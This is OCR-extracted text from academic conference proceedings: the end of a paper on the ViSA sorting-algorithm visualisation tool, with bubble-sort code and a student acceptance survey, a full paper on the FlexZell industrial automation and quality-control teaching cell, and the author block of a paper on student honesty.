


Figure 1. ViSA data set construction

ViSA supports well known sorting algorithms such as Cocktail Sort, Comb Sort, Heap Sort, Insertion Sort, Merge Sort, Quick Sort, Selection Sort, and Shell Sort. After choosing an algorithm, the user is prompted with the data set construction form. The form elements (textboxes, labels, array preview) are dynamic, thus allowing the user to make changes at any time without preventing the software to receive the correct data input. In case of an error committed by the user, he or she will receive a warning about the wrongly entered or inaccurately formatted data. The user can select among a range of methods for generating random numbers such as pure random, big values at the end, small values at the end, or almost sorted. If the user wants to enter specific values, he or she will simply enter the numbers in the empty textbox delimited with a coma and an array preview will be generated. When the user has finished with setting up the data set, ViSA runs a final data format test and allows the user to proceed. This form of input generation is constructed in a way to be forwarded to the visualization, allowing the students to learn whether their data set drives the animation in the anticipated manner. The animation sequence is generated dynamically, as presented in the code block 1. After each comparison or swap, the information about the elements is added to the Listbox queue.

```
    Do

        blnSwapped = False

        For i = iMin To iMax

        ListBox1.Items.Add((i.ToString + "|" + (i
+ 1).ToString).ToString())

              If Array(i) > Array(i + 1) Then

        ListBox1.Items.Add((i.ToString + ">" + (i
+ 1).ToString).ToString())

                           varSwap = Array(i)

                           Array(i) = Array(i + 1)

                           Array(i + 1) = varSwap

                           blnSwapped = True

                      End If

                Next

     ListBox1.Items.Add(((iMax  +  1).ToString  +
"+" + (iMax).ToString).ToString())

                iMax = iMax - 1

    Loop Until Not blnSwapped
```

Code block 1. Bubble Sort

After the algorithm is finished, the actions for the visualization are executed from the Listbox one by one. This is the reason why it is very easy to add more algorithm examples to the ViSA repository. If an algorithm is added, any of the control elements can be activated by inserting the appropriate syntax, as shown in code block 2.

```
ListBox1.Items.Add((i.ToString + ">" + (i +
1).ToString).ToString())
```

Code block 2. Control elements syntax

The function Listbox1.Items.add receives three parameters: (i) *i* that represents the first element, (ii) string ">" that represents a comparison action, and (iii) *i+1*, a variable that contains the second element.



Figure 2. ViSA main window

The ViSA main animation (presented in Figure 2) window is composed of several standard controls: (i) oval shapes that represent elements in an array, (ii) slider for controlling the animation speed, (iii) start and stop button, (iv) information about complexity of the algorithm including the number of swaps and comparisons that are executed during the animation, and (v) the panel on the right side that contains explanations of each step that is taken during the visualization. The animation flow can be controlled by the user with the next button that will either execute one step at the time or fully automatically. Additional controls are added to each sorting algorithm for better understanding of the algorithm (e.g. a data structure-max tree for Heap sort or a divided sub-array in Merge Sort). After each action (swap, comparison, interval readjustment or pivot update) an appropriate explanation is shown in the bottom right area. The animation playback has two modes: automatic and step-by-step mode. In any of these two modes the user can pause the animation and read the description of the current action. The most appropriate mode for novice programmers is the step-by-step mode, where the user is able to see every action during the visualization and read the corresponding explanation.




Figure 3. Array controls

For easier understanding of the actions that are happening inside the array, additional controls (shown in Figure 3) have been implemented. Controls like pointer (arrow) represent the end of the sorted part of the array (in the case of Insertion sort) or pivot (in the case of Quick sort). If necessary, each control can be used for any other algorithm, to either provide a more detailed explanation or support the visualization. Colors like green and white are used to flag the status of the element in the array. Green informs the user that two elements are being compared or swapped, while white notifies the user that the element has been sorted and is positioned at its final place inside the array. The last control is the interval marker. With the interval marker we can visualize the size of a sub-array in Shell Sort or intervals that are being sorted in Quick Sort. All the controls are dynamically created, which means that one or more controls can be used at the same time. Using the aforementioned controls provides the user with a full visualization of actions that are happening inside the array, making them easy to remember.




Figure 4. Simultaneous animation

Figure 4 illustrates one of ViSA's special features – simultaneous visualization of selected sorting algorithms. This feature allows the user to compare the speed and complexity of the sorting algorithms that have been selected. The user can sort the same array with any algorithm from the list or choose a new data set for a particular algorithm. If all algorithms are executed for the same initial array, it is possible to run a real time speed test. In that case, the visualization window is minimized to the bottom part of the form container, enabling the user to access any of the running algorithms. Given that some algorithms perform more comparisons at the beginning and finish with a quick series of swap actions, users can compare the number of actions for each algorithm in real time. In order to enable as much user interaction as possible and stimulate users' logical conclusions, ViSA is supplemented with algorithm analysis (Figure 5).




Figure 5. Algorithm analysis

Algorithm analysis allows the user to select a data set, executes all the sorting algorithms for the same array, resulting in a simple benchmark of sorting algorithms shown as a graph. The columns in such a graph represent the efficiency of sorting algorithms. By observing analysis results, the user can easily make a conclusion on the complexity of the compared sorting algorithms. The benchmark test can be run to a maximum of the integer array size, thus providing a very accurate method of comparing algorithms. The input data set can be constructed in the same manner as the visualization, but by using different array setups algorithm methods can be fully analyzed since some algorithms work faster or perform fewer element swaps if the array is formed in a certain way. For example, the Quick Sort algorithm will

not be executed in the same manner every time since the pivot element is randomly selected and the algorithm has to go through the whole array even though the array might already have been sorted. On the other hand, Bubble Sort is quite an old and slow algorithm that will still perform very well on an almost sorted array. An additional feature of algorithm analysis is that when the user drags a mouse pointer over a particular algorithm, a detailed explanation of the algorithm as well as its comparison with similar algorithms is provided.

IV. MODELLING THE ACCEPTANCE OF VISA

With an aim to investigate the perceived ease of use, perceived usefulness, behavioral intention, and attitude towards using ViSA, a pilot study was conducted. A total of 76 information science students participated in the study. The sample was composed of 65 male (85.5%) and 11 female (14.5%) students. The majority of them (94.7%) were enrolled in the second year of study. Data were collected with an online questionnaire survey. The average age of students was 20.39 (SD = 0.994). Before taking part in the survey, students had used ViSA during one lab-based session. The responses were modulated on a five point Likert scale (1-strongly agree, 5-strongly disagree). The Cronbach's alpha values ranged from .668 to .808, thus indicating sufficient reliability of the scale for exploratory research [23][26]. In order to ensure content validity, the questionnaire items were adopted from previous research on this topic [24][25].

As can be observed from the responses to survey items which are presented in Table 1 (Appendix A.), the majority of students perceived ViSA as a useful and easy to use tool aimed for learning sorting algorithms. For instance, in case of the survey item "Using ViSA would enable me to learn sorting algorithms much faster than learning from textbooks." 90.8% of the students responded with "Strongly agree" or "Mostly agree". Furthermore, 82.9% of the participants responded in the same way to the survey item "Using ViSA would help me to understand sorting algorithms much easier than during classes." Also, in case of the survey item "My interaction with ViSA would be clear and understandable." 98.7% of the students responded with "Strongly agree" or "Mostly agree". Finally, as many as 96.1% of the participants responded positively to the following statement: "It would be easy for me to become skillful at using ViSA." The aforementioned results indicate a positive attitude towards ViSA as well as the behavioral intention regarding its use.

V. CONLUSION

The purpose of our research was to develop an educational tool that would engage students in the learning process, helping them to acquire knowledge about well-known sorting algorithms. Visualization of sorting algorithms (ViSA) offers a full range of functionalities such as data set entry and animation control as well as the explanation and detailed algorithm analysis. Using ViSA, the learning curve and time spent learning and understanding should be significantly reduced. ViSA creates a bridge between students and algorithms in a manner that removes the need for writing the programming code, thus reducing the fear of programming. Once they have familiarized themselves with the algorithm, students would access programming with much more confidence. According to the results of our pilot study, ViSA is perceived as an educational tool whose usefulness and ease of use contribute to a positive attitude and behavioral intention regarding its use.

In our future work, we plan to extend ViSA with additional pedagogical features such as a pop-up form that would prompt the user with a question regarding a specific algorithm. Supplementing ViSA with such features may enhance its pedagogical usability and stimulate students' creative and logical thinking. Given that all forms and controls are created dynamically, we intend to supplement ViSA with visualization of other programming concepts such as data structures. Finally, we will also expand our research efforts related to the acceptance of ViSA.

REFERENCES

[1] D. Radošević, T. Orehovački, and A. Lovrenčić, "Verificator: Educational Tool for Learning Programming", Informatics in Education, vol. 8, no. 2, 2009, pp. 261-280.

[2] J. Bennedsen, and M. E. Caspersen, "Failure Rates in Introductory Programming", ACM SIGCSE Bulletin, vol. 39, no. 2, 2007, pp. 32-36.

[3] S. Al-Imamy, J. Alizadeh, and M.A. Nour, "On the Development of a Programming Teaching Tool: The Effect of Teaching by Templates on the Learning Process", In Proceedings of JITE, 2006, pp.271-283.

[4] T. Naps, J. Eagan, and L. Norton, "JHAVÉ: An Environment to Actively Engage Students in Web-based Algorithm Visualizations", In Proceedings of the 31st ACM SIGCSE Technical Symposium on Computer Science Education, Austin:ACM, 2000. pp. 109-113.

[5] A. Gomes, and A. J. Mendes, "Learning to program – difficulties and solutions". In: Proceedings of the International Conference on Engineering Education. Coimbra, Portugal, 2007 http://icee2007.dei.uc.pt/proceedings/papers/411.pdf

[6] S. Hansen, N. H. Narayanan, and M. Hegarty, "Designing Educationally Effective Algorithm Visualizations", Journal of Visual Languages and Computing, vol. 13, no. 3, 2002, pp. 291-317.

[7] G. P. Waldheim, "Understanding How Students Understand", Engineering Education, vol. 77, no. 5, 1987, pp. 306-308.

[8] T. L. Naps, G. Rößling, V. Almstrum, W. Dann, R. Fleischer, C. Hundhausen, A. Korhonen, L. Malmi, M. McNally, S. Rodger, and J. Á. Velázquez-Iturbide, "Exploring the Role of Visualization and Engagement in Computer Science Education", In Working group reports from ITiCSE on Innovation and technology in computer science education, Aarhus: ACM, 2002, pp. 131-152.

[9] M. Conway, S. Audia, T. Burnette, D. Cosgrove, and K. Christiansen, "Alice: lessons learned from building a 3D system for novices", In Proceedings of the SIGCHI conference on Human factors in computing systems, The Hague: ACM, 2000, pp. 486 – 493.

[10] A. W. Lawrence, "Empirical Studies of the Value of Algorithm Animation in Algorithm Understanding. PhD thesis, Department of computer Science, Georgia Institute of Technology, 1993, http://www.dtic.mil/cgi-bin/GetTRDoc?AD=ADA275135&Location=U2&doc=GetTRDoc.pdf

[11] Guido von Robot, http://gvr.sourceforge.net/

[12] J. Stasko, "Samba algorithm Animation System", http://www.cc.gatech.edu/gvu/softviz/algoanim/samba.html

[13] A. Zeller, "Animating data structures in DDD", In Proceedings of the SIGCSE/SIGCUE Program Visualization Workshop, 2000, Porvoo: ACM, pp. 69-78.

[14] A. I. Concepcion, N. Leach, and A. Knight, "Algorithma 99: an experiment in reusability & component based software engineering", ACM SIGCSE Bulletin, vol. 32, no. 1, 2000, pp.. 162-166.

[15] W. C. Pierson, and S. H. Rodger, "Web-based animation od data structures using JAWAA", ACM SIGCSE Bulletin, vol. 30, no. 1, 1998, pp. 267-271.

[16] H. Liberman, and C. Fry, "Zstep 95: A reversible, animated source code stepper", In Software Visualization--Programming as a Multimedia Experience, 1998, pp. 277-292.

[17] C. D. Hundhausen, and S. A. Douglas, "Low-Fidelity Algorithm Visualization", Journal of Visual Languages and Compunting 2002, vol. 13, no. 5, pp. 449-470.

[18] A. Moreno, N. Myller, E. Sutinen, and M. Ben-Ari, "Visualizing Programs with Jeliot 3, In Proceedings of the working conference on Advanced visual interfaces, Gallipoli: ACM, 2004. pp. 373-376.

[19] D. J. Barnes, and M. Kolling, "Objects First with Java: A Practical Introduction Using BlueJ", Prentice Hall; 2 edition, 2004.

[20] D. Radosevic, and T. Orehovacki, "An Analysis of Novice Compilation Behavior using Verificator", In Proceedings of the 33rd International Conference on Information Technology Interfaces (ITI), Cavtat: IEEE, 2011. pp. 325–330.

[21] G. Rößling, and B. Freisleben, "ANIMAL: A System for Supporting Multiple Roles in Algorithm Animation", Journal of Visual Languages & Computing, vol. 13, no. 3, 2002, pp. 341-354.

[22] J. C. Bradley, A. C. Millspaugh, "Advanced Programming Using Visual Basic .NET", Mcgraw-Hill, 2nd edition, 2003.

[23] L. J. Cronbach, "Coefficient Alpha and the Internal Structure of Tests", Psychometrika, vol. 16, no. 3, 1951, pp. 297-334.

[24] F. D. Davis, "Perceived Usefulness, Perceived Ease of Use, and User Acceptance of Information Technology", MIS Quarterly, vol. 13, no. 3, 1989, pp. 319-340.

[25] M. Gong, Y. Xu, Y. Yu, "An Enhanced Technology Acceptance Model for Web-Based Learning", Journal of Information Systems Education vol. 15, no. 4, 2004, pp. 365-374.

[26] J. C. Nunnally, "Psychometric Theory", Second Edition, McGraw Hill, New York, 1978.

[27] W. Dann, S. Cooper, and R. Pausch, "Using Visualization To Teach Novices Recursion", In Proceedings of the 6th Annual SIGCSE/SIGCUE Conference on Innovation and Technology in Computer Science Education, Canterbury, England, 2001, pp. 109-112.

[28] M. Guzdial, and E. Soloway, "Log on education: teaching the Nintendo generation to program", Communications of the ACM, vol. 45, no. 4, 2002, pp. 17-21.

[29] R. B. Findler, C. Flanagan, M. Flatt, S. Krishnamurthi, and M. Felleisen, "DrScheme: A pedagogic programming environment for scheme", Lecture Notes in Computer Science, vol. 1292, 1997, pp. 369-388.

[30] B. Erwin, M. Cyr, and C. Rogers, "LEGO Engineer and RoboLab: Teaching Engineering with LabVIEW from Kindergarten to Graduate School", International Journal of Engineering Education, vol. 16, no. 3, 2000, pp. 181-192.

APPENDIX A.

TABLE I. SUMMARY OF MEASUREMENT SCALES

Items	**Mean**	**SD**
Perceived Usefulness (Cronbach's α = 0.668)		
Using ViSA would enhance my efficiency in understanding of sorting algorithms.	1.41	0.570
Using ViSA would enhance my effectiveness in understanding of sorting algorithms.	1.55	0.551
Using ViSA would enable me to learn sorting algorithms much faster than learning from textbooks.	1.61	0.750
Using ViSA would help me to understand sorting algorithms much more easily than during classes.	1.89	0.741
I would find ViSA useful for learning sorting algorithms.	1.37	0.538
Perceived Ease of Use (Cronbach's α = 0.808)		
Learning to operate ViSA would be easy for me.	1.36	0.534
I would find it easy to get ViSA to do what I want it to do.	1.64	0.725
My interaction with ViSA would be clear and understandable.	1.37	0.512
I would find ViSA to be flexible to interact with.	1.96	0.720
It would be easy for me to become skillful at using ViSA.	1.45	0.575
I would find ViSA easy to use	1.39	0.591
Attitude Towards Use (Cronbach's α = 0.777)		
I think it would be very useful to use ViSA in programming related courses.	1.43	0.574
In my opinion, it would be very desirable to use ViSA in programming related courses.	1.42	0.572
I think it would be very wise if students used ViSA for learning sorting algorithms.	1.43	0.618
Behavioral Intention (Cronbach's α = 0.807)		
I would recommend ViSA to my colleagues.	1.49	0.702
I would recommend ViSA to novice programmers.	1.33	0.661
I intend to use ViSA for learning and recapitulation of sorting algorithms.	2.16	0.994
To the extent possible, I would use ViSA as part of courses related to the programming.	1.67	0.806
When I need to make a comparison and analysis of sorting algorithms, I intend to use ViSA.	1.96	0.855

An Innovative Industrial Automation System Showcase for Quality Management and Statistical Process Control Lectures

C. Madritsch, C. Ungermanns, T. Klinger, W. Werth

Carinthia University of Applied Sciences (CUAS)
Europastraße 4, 9524 Villach, Austria
Phone: +43 4242 90500

c.madritsch@fh-kaernten.at, c.ungermanns@fh-kaernten.at
t.klinger@fh-kaernten.at, w.werth@fh-kaernten.at

ABSTRACT

This paper describes the R&D Project FlexZell. FlexZell is an industrial automation showcase including hardware and software as well as mechanical components. The objective of the project is on the one hand the implementation of a flexible, fully automated production line with special emphasis on quality aspects, on the other hand the possibility of sharing this knowledge with pupils, students and SMC (small- and medium- sized companies). It combines various disciplines of industrial automation, like robotics, image processing and analysis, and CNC-based manufacturing.

The FlexZell is organized into different process modules, which can be used independently or integrated into an automated industrial manufacturing process. The first process step determines the kind and orientation of the raw material. It communicates the results via PROFIBUS to the KUKA industrial robot module of FlexZell. The industrial robot will handle the part into the CNC-based milling-machine, which is mechanically coupled to the FlexZell. After the milling process is complete, the robot will handle the part into an optical inspection system module. There, the serial number as well as the dimensions of the part will be measured and transmitted into a database system. Finally, the robot will sort the part into the corresponding output tray of FlexZell, according to the quality results. The collected measurement data, together with different process related data is used as the basis for Quality Management and Statistical Process Control.

The FlexZell can be used stand-alone in the class-room as well as together with the CNC milling machine in the lab. Students will be able to test the influence of different setups on the resulting quality of the parts manufactured.

I. OVERVIEW

Automated production processes play a major role in today's modern industrial society. A high degree of flexibility, automation and excellent quality are necessary to stay competitive. The project FlexZell covers all aspects: flexibility, automation and quality management. The objective of the project is on the one hand the implementation of a flexible, fully automated production line with special emphasis on quality aspects, on the other hand the possibility of sharing this knowledge with pupils, students and SMC (small- and medium- sized companies).
Therefore a system was constructed which especially fulfills the didactic demands on teaching and learning. It consists of a transportable part (see Figure 1), which can be also used separately in a lecture room and easily decoupled from the production CNC-machine and the CNC-tool.

The main components of the transportable part are:

1.) robot
2.) optical inspection system
3.) automatic data acquisition and evaluation system

The coaction of all units is described in section Industrial Automation.




Figure 1: FlexZell

II. INDUSTRIAL AUTOMATION

As common in most small and medium sized industrial automation systems [1], the industrial robot controller (IRC) comprises the central unit for process automation. The interconnection between the IRC and the CNC milling machine as well as the optical inspection system is realized by

PROFIBUS. PROcess FIeld Bus (PROFIBUS) is a standardized (IEC 61158) communication system, which is widely used in process automation and industrial control. The specific communication protocol used is PROFIBUS/DP (decentralized peripherals), which assumes a system structure consisting of one or more master controllers and one to many slave units [2].

The master controller at FlexZell is the IRC, the slave units are the CNC milling machine and the optical inspection system. The IRC master uses the Cyclic Send and Receive Data (CSRD) service to communicate with its slaves on a regular timely basis. The CSRD telegram consists of several outgoing bytes (from the master to the slave) and several incoming bytes (from the slave to the master).

Figure 2 depicts the communication structure within FlexZell on a physical level. One possible extension to the PROFIBUS setup could be a passive bus-analyzer, which captures the bus traffic and allows for offline analysis of the data flow. This will be used as a demo or lab-exercise for bus-system lectures.




Figure 2: PROFIBUS Communication Structure

Figure 3 shows the entire process automation. The process starts with the manual loading of the unprocessed part into the system. In *S1a*, the first optical inspection system determines the position, the size, and the orientation of the part and communicates this information to the IRC. The robot handles the part into the milling machine (*S2*) where they get processed and labeled. After the processing is done, the robot handles the part to *S3* (cleaning station) and *S4* (drying station).

Next, the robot handles the part into *S1b* where a second optical inspection system reads the labeling. After this step is complete, the robot handles the part to *S5*, where a third optical inspection system does detailed measurements. The measured data from all optical inspection systems is stored in a central database for offline statistical analysis. This data communication does not involve the PROFIBUS/DP but used a regular TCP/IP Ethernet connection instead. Finally, the robot handles the part to *S6* where, depending upon the measurement result from *S5*, the part is classified as OK, NOK or scrap. Currently, FlexZell is intended to process one part at a time, future changes might allow the simultaneous processing of many parts (up to the number of independent stations). The process automation also allows for a classroom mode, where the CNC milling machine is absent. Instead, a placement area is present where the teacher can exchange an unprocessed part against a processed part.




Figure 3: FlexZell Process Automation Overview

III. Quality Management

Quality Management Topics in FlexZell are performed by measuring characteristic values of the machined parts, such as diameter of drill holes, distances or surface parameters. For these tasks, image processing and analysis methods, using National Instruments' hard- and software [3], were defined. Basically, the tasks can be divided into three groups: part identification, high precision measurements, and miscellaneous (e.g. character reading).

Part identification: This first step is performed by pattern matching techniques including texture feature extraction and normalized cross-correlation. With this information, the part can be identified and linked to its corresponding quality data, which is gathered in the following steps (see Figure 4).

High precision measurements: In order to obtain measurement data with sufficient accuracy and resolution, a special hardware set up had to be realized. The combination of a telecentric lens together with an 8.000 pixel line scan camera and a linear drive for moving the machined part perpendicular to the camera's pixel line enables a length resolution in the area of some 10^{-3} millimeters.

The telecentric lens itself in combination with backlight illumination ensures a reduction of a possible error caused by reflection or diffraction of light rays, which may cause wrong distance measurements. Moreover, positioning of the part to be measured, the number of movement steps of the linear drive, or the camera resolution itself are potential error sources.




Figure 4: Part identification

Character reading: This step can be used for the final identification and classification of a machined part with respect to part number, and machining date and time (see Figure 5). This information can be used to identify trends in differences of measurement results by assigning them to specific production dates and/or times.




Figure 5: Character reading

The optical measurement methods were realized using National Instrument's software "Vision Builder for Automated Inspection". Prior to any training or reading process, the characters have to be separated from the background by means of image pre-processing techniques such as thresholding and particle separation. To ensure proper functioning, non-perpendicular lighting was applied for this step. Furthermore, the characters have to be segmented, so that each character to be read forms one specific object or particle.

The OCR (Optical Character Recognition) step itself extracts features for each possible character. Therefore, a training process has to be performed, in which a character value is provided for each trained object; all trained objects together form a character set for this specific application. The reading procedure compares the features of the segments in the new image with those of the characters in the trained character set file and returns the best match together with a nonzero classification score.

IV. Statistical Process Control

Statistical process control (SPC) is the application of statistical methods to the monitoring and control of a process to ensure that it operates at its full potential to produce conforming products. Under SPC, a process behaves predictably to produce as much conforming products as possible with the least possible waste. While SPC has been applied most frequently to controlling manufacturing lines, it applies equally well to any process with a measurable output. Key tools in SPC are control charts, a focus on continuous improvement and designed experiments.

In FlexZell, after generating a lot of measurement and production data it is necessary to uncover the relevant information in order to get a high quality product. Main task of the FlexZell Statistical Process Control (SPC) is to detect, if the process line runs stable or if there are significant deviations. By using so called "control-charts" (see Figure 6) it is possible to answer these questions. The idea of control charts is based on the fact that the process data or at least the mean values for a stable production are Gaussian distributed in a good approximation. This can be mathematically shown [4].

The limits of control charts can be adapted over the course of time depending on any process changes. In a first approach several WER (western electric rules) are considered.

The calculation of a cp/cpk-value for the process line is made to characterize the stability of the production cell quantitatively [5]. Additionally in-situ CNC-machine data can be used to detect problems with the equipment, e.g. wear of material or other difficulties. For this reason the implementation of an adaptive program code is done.




Figure 6: Example Control Chart

V. Discussion and Outlook

In this paper the project FlexZell, which combines various disciplines of industrial automation, like robotics [6], image processing and analysis and CNC-based manufacturing has been described in details.

FlexZell was designed to guide students of different levels in education into the field of process automation. This is done by a very practical approach. Furthermore the process will help technical staff of small and medium-sized companies to create a modern solution for their own process automation tasks. An industrial robot represents the central part of the construction. Therefore robot handling and programming is of particular importance in the training modules. Furthermore the great relevance of quality management in any industrial process is clearly manifested in the training program of the project.

FlexZell will be used both in our mechatronic program of studies and for training courses offered to companies. The manufacturing process is of course not limited to the considered items described in the paper. It can be used to build and to analyze different CNC-based production lines, especially for small-batch production. Furthermore the proposed process device can easily be extended for additional tasks that have to be considered in an adapted or even new automation process.

References

[1] J. Love, *Process Automation Handbook: A Guide to Theory and Practice,* Springer, 2007

[2] J. Weigmann, G. Kilian, *Decentralization with PROFIBUS DP/DPV1: Architecture and Fundamentals*, Wiley-VCH, 2004

[3] T. Klinger, *Image Processing with LabVIEW and IMAQ Vision*, Prentice Hall, 2003

[4] J. S. Oakland, *Statistical Process Control*, Taylor & Francis, 2007

[5] T. Stapenhurst, *Mastering Statistical Process Control: A Handbook for Performance Improvement Using Cases*, Butterworth Heinemann, 2005

[6] B. Siciliano, O. Khatib, *The Handbook of Robotics*, Springer, 2008

Cultural Influence on the Intellectual Honesty and Fairness of the German and Croatian Students

Duško Lukač, Dr.
Rheinische Fachhochschule Köln gGmbH-University of Applied Sciences
Vogelsanger Strasse 295, 50825 Köln, Germany
Phone: +49-221-5468759 Fax: +49-221-5468755 E-mail: lukac@rfh-koeln.de

Marina Čicin-Šain, Ph.D., Prof.
Faculty of Economics, University of Rijeka
Ivana Filipovića 4, 51000 Rijeka
Phone: +385 51 355 111 Fax: +385 51 212 268 E-mail: marinacs@efri.hr

